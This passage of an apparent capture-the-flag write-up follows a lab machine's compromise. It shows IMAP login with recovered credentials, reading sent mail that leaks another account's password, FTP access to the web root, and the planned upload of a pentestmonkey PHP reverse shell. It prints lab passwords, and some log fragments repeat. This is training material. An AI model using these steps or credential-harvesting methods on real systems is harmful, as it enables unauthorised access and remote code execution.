
```
^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
```

And the final thing that i could conclude is username : **paulbyrd** and password : **^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht**

I tried to login myself on ssh and ftp port but it didnt work on both

Then i tried to login myself on **imap** on port 993 using the same creds


Connecting



```
┌─[✗]─[adoit@parrot]─[~/vault/box]
└──╼ $openssl s_client -crlf -connect 10.10.10.197:993
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = localhost, OU = Automatically-generated IMAP SSL key, O = Courier Mail Server, L = New York, ST = NY, C = US
verify error:num=18:self signed certificate
verify return:1
depth=0 CN = localhost, OU = Automatically-generated IMAP SSL key, O = Courier Mail Server, L = New York, ST = NY, C = US
verify return:1
---
Certificate chain
 0 s:CN = localhost, OU = Automatically-generated IMAP SSL key, O = Courier Mail Server, L = New York, ST = NY, C = US
   i:CN = localhost, OU = Automatically-generated IMAP SSL key, O = Courier Mail Server, L = New York, ST = NY, C = US
---
Server certificate
-----BEGIN CERTIFICATE-----
```


```
MIIE6zCCA1OgAwIBAgIBATANBgkqhkiG9w0BAQsFADCBjjESMBAGA1UEAxMJbG9j
YWxob3N0MS0wKwYDVQQLEyRBdXRvbWF0aWNhbGx5LWdlbmVyYXRlZCBJTUFQIFNT
TCBrZXkxHDAaBgNVBAoTE0NvdXJpZXIgTWFpbCBTZXJ2ZXIxETAPBgNVBAcTCE5l
dyBZb3JrMQswCQYDVQQIEwJOWTELMAkGA1UEBhMCVVMwHhcNMjAwNTE0MTcxNDIx
WhcNMjEwNTE0MTcxNDIxWjCBjjESMBAGA1UEAxMJbG9jYWxob3N0MS0wKwYDVQQL
EyRBdXRvbWF0aWNhbGx5LWdlbmVyYXRlZCBJTUFQIFNTTCBrZXkxHDAaBgNVBAoT
E0NvdXJpZXIgTWFpbCBTZXJ2ZXIxETAPBgNVBAcTCE5ldyBZb3JrMQswCQYDVQQI
EwJOWTELMAkGA1UEBhMCVVMwggGiMA0GCSqGSIb3DQEBAQUAA4IBjwAwggGKAoIB
gQDCzBP4iuxxLmXPkmi5jABQrywLJK0meyW49umfYhqayBH7qtuIjyAmznnyDIR0
543qHgWAfSvGHLFDB9B1wnkvAU3aprjURn1956X/4jEi9xmhRwvum5T+vp3TT96d
JgW9SSLiPFQty5eVrKuQvg1bZg/Vjp7CUUQ0+7PmdylMOipohls5RDEppCDGFmiS
HN0ZayXpid/kwqZ/O9uTJGHOzaqY+ruTYAx3tanO4oDwdrz9FPr3S2KNPTjjtzqf
```

and i am logged in as **paulbyrd**




```
issuer=CN = localhost, OU = Automatically-generated IMAP SSL key, O = Courier Mail Server, L = New York, ST = NY, C = US

---
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA-PSS
Server Temp Key: X25519, 253 bits
---
SSL handshake has read 1947 bytes and written 363 bytes
Verification error: self signed certificate
---
New, TLSv1.3, Cipher is TLS_AES_256_GCM_SHA384
Server public key is 3072 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 18 (self signed certificate)
---
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT THREAD=REFERENCES SORT QUOTA IDLE AUTH=PLAIN ACL ACL2=UNION
 ENABLE UTF8=ACCEPT] Courier-IMAP ready. Copyright 1998-2018 Double Precision, Inc.  See COPYING for distribution information.
a login paulbyrd ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
* OK [ALERT] Filesystem notification initialization error -- contact your mail administrator (check for configuration errors with the F
AM/Gamin library)
a OK LOGIN Ok.
^[[3~
```

listing mailbox



```
---
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE T
 ENABLE UTF8=ACCEPT] Courier-IMAP ready. Copyright 1998
a login paulbyrd ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
* OK [ALERT] Filesystem notification initialization err
AM/Gamin library)
a OK LOGIN Ok.
a list "" *
* LIST (\Unmarked \HasChildren) "." "INBOX"
* LIST (\HasNoChildren) "." "INBOX.Trash"
* LIST (\HasNoChildren) "." "INBOX.Sent"
* LIST (\HasNoChildren) "." "INBOX.Deleted Items"
* LIST (\HasNoChildren) "." "INBOX.Sent Items"
a OK LIST completed
```


All are empty except the INBOX.Sent Items




```
a OK LOGIN Ok.
a list "" *
* LIST (\Unmarked \HasChildren) "." "INBOX"
* LIST (\HasNoChildren) "." "INBOX.Trash"
* LIST (\HasNoChildren) "." "INBOX.Sent"
* LIST (\HasChildren) "." "INBOX.Deleted Items"
* LIST (\HasNoChildren) "." "INBOX.Sent Items"
a OK LIST completed
a select "INBOX.Sent Items"
* FLAGS (\Draft \Answered \Flagged \Deleted \Seen \Recent)
* OK [PERMANENTFLAGS (\* \Draft \Answered \Flagged \Deleted \Seen)] Limited
* 2 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 589480766] Ok
* OK [MYRIGHTS "acdilrsw"] ACL
a OK [READ-WRITE] Ok
```

and there are two mails that do exist

reading email 1




```
a OK [READ-WRITE] Ok
a fetch 1 BODY.PEEK[]
* 1 FETCH (BODY[] {2167}
MIME-Version: 1.0
To: root <root@debian>
From: Paul Byrd <paulbyrd@sneakymailer.htb>
Subject: Password reset
Date: Fri, 15 May 2020 13:03:37 -0500
Importance: normal
X-Priority: 3
Content-Type: multipart/alternative;
        boundary="_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_"

--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_
Content-Transfer-Encoding: quoted-printable
Content-Type: text/plain; charset="utf-8"

Hello administrator, I want to change this password for the developer accou=
nt

Username: developer
Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

Please notify me when you do it=20

--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="utf-8"
```



```
Date: Fri, 15 May 2020 13:03:37 -0500
Importance: normal
X-Priority: 3
Content-Type: multipart/alternative;
        boundary="_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_"

--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_
Content-Transfer-Encoding: quoted-printable
Content-Type: text/plain; charset="utf-8"

Hello administrator, I want to change this password for the developer accou=
nt

Username: developer
Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

Please notify me when you do it=20

--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="utf-8"

<html xmlns:o=3D"urn:schemas-microsoft-com:office:office" xmlns:w=3D"urn:sc=
hemas-microsoft-com:office:word" xmlns:m=3D"http://schemas.microsoft.com/of=
fice/2004/12/omml" xmlns=3D"http://www.w3.org/TR/REC-html40"><head><meta ht=
tp-equiv=3DContent-Type content=3D"text/html; charset=3Dutf-8"><meta name=
=3DGenerator content=3D"Microsoft Word 15 (filtered medium)"><style><!--
/* Font Definitions */
@font-face
```

The user is telling the admin to change the password for **developer** to **m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C** , myabe the admin chaged the password we can check it somewhere

reading email 2




```
t </p></div></body></html>=

--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_--
)
a OK FETCH completed.
a fetch 2 BODY.PEEK[]
* 2 FETCH (BODY[] {585}
To: low@debian
From: Paul Byrd <paulbyrd@sneakymailer.htb>
Subject: Module testing
Message-ID: <4d08007d-3f7e-95ee-858a-40c6e04581bb@sneakymailer.htb>
Date: Wed, 27 May 2020 13:28:58 -0400
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
 Thunderbird/68.8.0
MIME-Version: 1.0
Content-Type: text/plain; charset=utf-8; format=flowed
Content-Transfer-Encoding: 7bit
Content-Language: en-US

Hello low


Your current task is to install, test and then erase every python module you
find in our PyPI service, let me know if you have any inconvenience.

)
a OK FETCH completed.
```

this seems to be for user low lets see it in future

Login to Ftp


I tested the developer on ssh but it didn't work there




```
┌─[x]─[adoit@parrot]─[~/vault/box]
└──╼ $ssh developer@sneakymailer.htb
The authenticity of host 'sneakymailer.htb (10.10.10.197)' can't be established.
ECDSA key fingerprint is SHA256:I1lCFRteozDGkqC/ZSE2SbHl8ISpJWhfu5nwn6LxbA0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'sneakymailer.htb' (ECDSA) to the list of known hosts.
developer@sneakymailer.htb's password:
Permission denied, please try again.
developer@sneakymailer.htb's password: 
```

Ftp

and it worked on ftp



```
┌─[x]─[adoit@parrot]─[~/vault/box]
└──╼ $ftp sneakymailer.htb
Connected to sneakycorp.htb.
220 (vsFTPd 3.0.3)
Name (sneakymailer.htb:adoit): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x    8 0        1001         4096 Jun 30 01:15 dev
226 Directory send OK.
ftp> 
```




```
Connected to sneakycorp.htb.
220 (vsFTPd 3.0.3)
Name (sneakymailer.htb:adoit): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x    8 0        1001         4096 Jun 30 01:15 dev
226 Directory send OK.
ftp> cd dev
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 May 26 19:52 css
drwxr-xr-x    2 0        0            4096 May 26 19:52 img
-rwxr-xr-x    1 0        0           13742 Jun 23 09:44 index.php
drwxr-xr-x    3 0        0            4096 May 26 19:52 js
drwxr-xr-x    2 0        0            4096 May 26 19:52 pypi
drwxr-xr-x    4 0        0            4096 May 26 19:52 scss
-rwxr-xr-x    1 0        0           26523 May 26 20:58 team.php
drwxr-xr-x    8 0        0            4096 May 26 19:52 vendor
226 Directory send OK.
ftp> 
```

And it get uploaded , now since i know that its the website dir itself.So i can access the php shell using browser uploading shell

The shell i am using is from pentestmonkey


http://pentestmonkey.net/tools/web-shells/php-reverse-shell



```
